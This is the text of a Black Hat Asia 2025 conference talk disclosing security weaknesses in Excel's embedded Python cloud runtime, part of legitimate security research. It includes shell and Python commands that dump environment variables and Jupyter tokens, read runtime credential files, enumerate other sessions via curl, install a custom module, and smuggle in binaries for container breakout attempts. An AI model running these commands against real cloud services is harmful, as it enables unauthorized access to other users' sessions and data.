

  
**black hat**<sup>®</sup>  
ASIA 2025

**APRIL 3-4, 2025**  
BRIEFINGS

# The Problems of Embedded Python in Excel

( How to excel in  
pwning pandas )





## Who are we?

**Shalom Carmel**

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**Ofir Carmel**

**CS Student**



# TL;DR


## The facts

- Excel 365 runs python which refers to spreadsheet data
- The python code and the data are sent over to Microsoft for processing

## I found out that

- We can play with and modify the PY cloud runtime environment
- PY cloud runtime environments seem to be shared between sessions<sup>1</sup>

<sup>1</sup> See March 27, 2025 update



# **Work In Progress / Proof Of Concept**

<https://github.com/shalomc/bhasia2025>







## **Thank you, GlobalDots HR**

HR made me take PTO near the end of the year.

My wife told me to fix the shed.

I pleaded for a couple of hours to look at some new productivity stuff.

This is the result, some days and nights later

# Timeline


- Introduction
- The PY environment
- Execution of remote server code
- Shared user sessions (??)
- Uploading of custom binary files
- Live demo
- Summary
- Q&A



# Introduction

- Excel is used by millions worldwide, and Excel 365 supports python
- The Python environment is geared at heavy data processing business and academia users
- It is expected to be a secure and private environment
- Prevalence of VB macros & automation in the finance sector





## Excel-specific embedded Python extensions

- =PY() Excel formula
- The xl() python function refers to Excel cells and ranges
- CTRL+Enter sends the code to execution
- Input options: cells, ranges, named ranges, tables
- Output options: pandas dataframes, lists, discrete values, python objects



## How it works?

<https://support.microsoft.com/en-us/office/get-started-with-python-in-excel-a33fbcbe-065b-41d3-82cf-23d05397f53d>

D1

✗ ✓ ↻ 123 ▼

PY aa = x1("C2")  
bb = x1("C3")  
cc = aa \* bb  
cc

PY(Use Ctrl+Enter to commit Python code)

	A	B	C	D	E	F
1				PY aa = x1("C2")		
2			42	bb = x1("C3")		
3			43	cc = aa * bb		
4						
5				cc		
6						
7						


## How it works?

The screenshot shows a spreadsheet interface. The formula bar at the top displays 'D1' and a Python code snippet: `aa = x1("C2")`, `bb = x1("C3")`, `cc = aa * bb`, and `cc`. The data grid below shows the following values:

	A	B	C	D	E	F	G	H	I	J
1				1806						
2			42							
3			43							
4										
5										
6										
7										



## Architecture



# Python in Excel Security

<https://support.microsoft.com/en-gb/office/data-security-and-python-in-excel-33cc88a4-4a87-485e-9ff9-f35958278327>

- \* The container has Python and a curated set of secured libraries provided by Anaconda.
- \* The Python code doesn't have access to your computer, devices, or account.
- \* The Python code doesn't have network access.
- \* The Python code doesn't have access to a user token.
- \* Python formulas have access to read cell values within the workbook, based on the cell reference, or values from external data sources, through the Power Query connection name.
- \* Python functions cannot return other object types like macros, VBA code, or other formulas.
- \* The Python code doesn't have access to other properties in the workbook, such as formulas, charts, PivotTables, macros, or VBA code.
- \* The containers stay online as long as the workbook is open or until a timeout occurs.
- \* Data isn't persisted in the Microsoft Cloud.
- \* Python code runs within the compliance boundary of your organization.



## Jupyter in Excel

- The spreadsheet becomes a Jupyter notebook
- Every Excel cell is a Jupyter cell. Evaluation order:
  - sheets → rows ↓ columns →
- Jupyter magic commands supported



# Jupyter magic commands

Executed on the host (Azure container)

Command	Action
<code>%system %sx !!</code>	<i>Execute a shell command</i>
<code>%env</code>	<i>Returns a dictionary of environment variables</i>
<code>%%bash</code>	<i>Execute an entire bash script</i>
<code>%lsmagic</code>	<i>Lists available magic commands</i>





# Interesting environment variables

```
list(os.environ.items())
```

```
sorted(os.environ.items(), key=lambda y: y[0].lower())
```

Variable	Value
OFFICEPY_OUTBOUND_BROKER_IP_ADDRESS	10.0.1.250
OFFICEPY_OUTBOUND_BROKER_PORT	5050
Fabric_NET-0-[Delegated]	10.32.0.99
Fabric_NodeIPOrFQDN	10.92.0.12
JUPYTER_TOKEN	F57431*****9cc9
JPY_SESSION_NAME	A5e*****38c6.py

# Python standard libraries

```
def list_installed_packages():  
    try:  
        import importlib.metadata  
        installed_packages = importlib.metadata.distributions()  
    except ImportError:  
        installed_packages = []  
    packages_list = [(package.metadata['Name'],  
                      str(package.version),  
                      str(package.metadata['Summary']),  
                      str(package._path)  
                      )  
                     for package in installed_packages]  
    packages_list_sorted = [(p00, p01, p02, p03 ) for p00, p01, p02, p03  
                           in sorted(packages_list, key=lambda y: y[0].lower())]  
    return packages_list_sorted  
list_installed_packages()
```



# User writable file system

```
import os

def find_writable_directories(start_dir='/'):
    writable_dirs = []
    # Walk through the directory tree
    for root, dirs, files in os.walk(start_dir, onerror=lambda e: None):
        try:
            # Check if the directory is writable
            if os.access(root, os.W_OK):
                writable_dirs.append(root)
        except Exception as e:
            continue
    return writable_dirs

find_writable_directories()
```

# User writable file system

Directory	Note
/app/officepy/*	
/app/officepy/lib/python3.12/*	<i>All of the python modules</i>
/app/officepy/share/jupyter/*	
/proc/[pid]/fd/	
/home/jovyan/.ipython/profile_default/startup/	<i>This is the IPython startup directory</i>
/home/jovyan/.local/share/jupyter/runtime/	<i>Jupyter connections and session files</i>



## Some system commands

Command	Action
ping -c 3 4.4.4.4	<i>/bin/bash: line 1: ping: command not found</i>
dig www.blackhat.com	<i>/bin/bash: line 1: dig: command not found</i>
nmap localhost	<i>/bin/bash: line 1: nmap: command not found</i>
nc --v	<i>/bin/bash: line 1: nc: command not found</i>
which curl	<i>/bin/bash: line 1: which: command not found</i>
curl --help	<i>Usage: curl [options...] &lt;url&gt; -d, --data &lt;data&gt; HTTP POST data .....</i>
pip --version	<i>pip 24.0 from /app/officepy/lib/python3.12/site-packages/pip (python 3.12)</i>
rpm --version	<i>RPM version 4.18.0</i>

# Install custom python module

```
%%bash
```

```
cd $HOME
```

```
mkdir fubar
```

```
cd fubar
```

```
mkdir excelpypwn
```

```
echo "fubar = 42" > excelpypwn/__init__.py
```

```
echo "from setuptools import setup, find_packages" > setup.py
```

```
echo "setup(" >> setup.py
```

```
echo "    name='excelpypwn'," >> setup.py
```

```
echo "    version='0.666.0'" >> setup.py
```

```
echo ")" >> setup.py
```

```
pip install . > ../fubar.log
```

```
cd ..
```

# Install custom python module

```
Processing /home/jovyan/fubar
```

```
  Preparing metadata (setup.py): started
```

```
  Preparing metadata (setup.py): finished with status 'done'
```

```
Building wheels for collected packages: excelpypwn
```

```
  Building wheel for excelpypwn (setup.py): started
```

```
  Building wheel for excelpypwn (setup.py): finished with status 'done'
```

```
  Created wheel for excelpypwn: filename=excelpypwn-0.666.0-py3-none-any.whl size=1168  
sha256=2372634cb81cd91ce0ca431965ae4e43245049313f036aefd22528fc63077ad0
```

```
  Stored in directory: /tmp/pip-ephem-wheel-cache-  
lnir1lew/wheels/d5/aa/24/40817f0f8c7b89493c6ccba31edcbc4c495be26e4987f7be54
```

```
Successfully built excelpypwn
```

```
Installing collected packages: excelpypwn
```

```
Successfully installed excelpypwn-0.666.0
```



# Install custom python module

```
# verify installation of custom module  
import excelpypwn  
excelpypwn.fubar
```

A top-down view of four hands of different skin tones (light, medium, and dark brown) stacked in a circle on a white background. The hands are positioned in a way that suggests unity and teamwork. The text "Jupyter Sessions" is overlaid in the center in a bold, black, sans-serif font.

# Jupyter Sessions



## March 27, 2025 Update

In a call with Microsoft security, we were informed that as of February 2025 there is a tightening of session management security, and there will be a session per open file instead of a session per user

According to Microsoft

- Containers are spun up pre-emptively to improve performance
- When there are not a lot of users, a container could be in the hotpool for a few hours.
- Before February, different documents from the same user could share the same container. If a user opened multiple workbook, or open/close a workbook multiple times, or clicked the Reset Runtime from Excel UI, there will be multiple Jupyter sessions created within a single container.
- After February, we changed to use one container per document per user. So different documents from the same users will not share the same container. There could still be multiple Jupyter sessions in a single container if a user open/close the same workbook multiple times, or clicked Reset Runtime from Excel UI.





# How to find Jupyter sessions

```
%sx jupyter -paths
```

```
config:
```

```
/home/jovyan/.jupyter  
/home/jovyan/.local/etc/jupyter  
/app/officepy/etc/jupyter  
/usr/local/etc/jupyter  
/etc/jupyter
```

```
data:
```

```
/home/jovyan/.local/share/jupyter  
/app/officepy/share/jupyter  
/usr/local/share/jupyter  
/usr/share/jupyter
```

```
runtime:
```

```
/home/jovyan/.local/share/jupyter/runtime
```

# How to find Jupyter sessions

```
%sx ls -al $(jupyter --runtime-dir)
```

```
total 28
```

```
drwx-----T 2 jovyan users 4096 Mar 29 22:09 .
```

```
drwxr-xr-x 3 jovyan users 4096 Mar 29 19:44 ..
```

```
-rw-r--r-- 1 jovyan users 510 Mar 29 19:44 jpserver-71-open.html
```

```
-rw----- 1 jovyan users 293 Mar 29 19:44 jpserver-71.json
```

```
-rw----- 1 jovyan users 45 Mar 29 19:44 jupyter_cookie_secret
```

```
-rw----- 1 jovyan users 334 Mar 29 19:45 kernel-1bc54bd1-b96d-4b6a-b00f-f976054faa3f.json
```

```
-rw----- 1 jovyan users 334 Mar 29 22:09 kernel-81d23646-a712-4199-bf1f-14c8a95dd90e.json
```

# How to find Jupyter sessions

```
%sx jupyter server list
```

Currently running servers:

```
http://SandboxHost-638789305605774754:8888/?token=a8c9a32b-fef8-4926-a45f-4889b9afd71a :: /mnt/file_upload
```

```
%sx cat /home/jovyan/.local/share/jupyter/runtime/jpserver*json | grep token
```

```
"token": "a8c9a32b-fef8-4926-a45f-4889b9afd71a",
```

```
%env JUPYTER_TOKEN
```

```
a8c9a32b-fef8-4926-a45f-4889b9afd71a
```

```
os.environ["JUPYTER_TOKEN"]
```

```
a8c9a32b-fef8-4926-a45f-4889b9afd71a
```



# How to find Jupyter sessions


```
%sx curl -s http://${HOSTNAME}:8888/api/sessions?token=${token}
```

```
[
  {
    "id": "f3cddf3b-5cf3-45de-9145-2a7e54c5dde0",
    "path": "3872d4e5-564f-4c2b-ae9-a522473559de.py",
    "name": null,
    "type": "notebook",
    "kernel": {
      "id": "859fdaa0-7703-4881-af62-18fe3130bdfc",
      "name": "python3",
      "last_activity": "2025-03-30T11:55:21.642558Z",
      "execution_state": "busy",
      "connections": 1
    },
    "notebook": {
      "path": "3872d4e5-564f-4c2b-ae9-a522473559de.py",
      "name": null
    }
  },
  {
    "id": "7192eeb7-c201-447b-9b4c-ff21e89325f2",
    "path": "f5ead0be-35b4-418a-9d25-eafc30b6a99f.py",
    "name": null,
    "type": "notebook",
    "kernel": {
      "id": "d877ba13-961d-4df1-b109-0d87faf0d5a8",
      "name": "python3",
      "last_activity": "2025-03-30T11:38:40.905620Z",
      "execution_state": "idle",
      "connections": 1
    },
    "notebook": {
      "path": "f5ead0be-35b4-418a-9d25-eafc30b6a99f.py",
      "name": null
    }
  }
]
```



## Upload binary files

- Unincluded python modules
- Overwrite anaconda curated modules with custom code
- Network analysis tools
- Container breakout attempts
- Useful Linux utilities



## Upload binary files – practical steps

1. Create a base64 file from the binary
2. Don't copy/paste
3. Using Excel PowerQuery, import the file to a named range
4. In your code, refer to `xl("named_range")`
5. In code, save the text to remote disk
6. Restore binary from base64 representation
7. Run `rpm / tar / pip / chmod` as necessary
8. Add the binaries to `PATH`, `LD_LIBRARY_PATH`, `PYTHONPATH`



## Upload binary files tips

- Binaries from WSL work just fine
- Use the ldd command to find dependencies
  - Handy script on github
- Use VBA to automate process



# Summary





# Controlling python via registry

- Block python

```
reg add HKCU\software\policies\microsoft\office\16.0\excel\security /v  
PythonFunctionWarnings /t REG_DWORD /d 2 /f
```

Value	Meaning
0	Allow all (default)
1	Warn
2	Block



## Venues of research

- Jupyter is a code execution platform
  - <https://www.youtube.com/watch?v=8vwo6gDANiY>
- Is container breakout possible?
- Are sessions really limited?
- Exfiltration of data by custom pandas
- DOS by long-running containers



# Attributions and thanks

- Jupyter logo By Cameron Oelsen -  
<https://commons.wikimedia.org/w/index.php?curid=68763478>
- [www.globaldots.com](http://www.globaldots.com)

# Black Hat Asia Sound Bytes

- Python in Excel is a remote code execution platform
- All new technology has bugs and security issues
- I am having fun, are you?







**Q & A**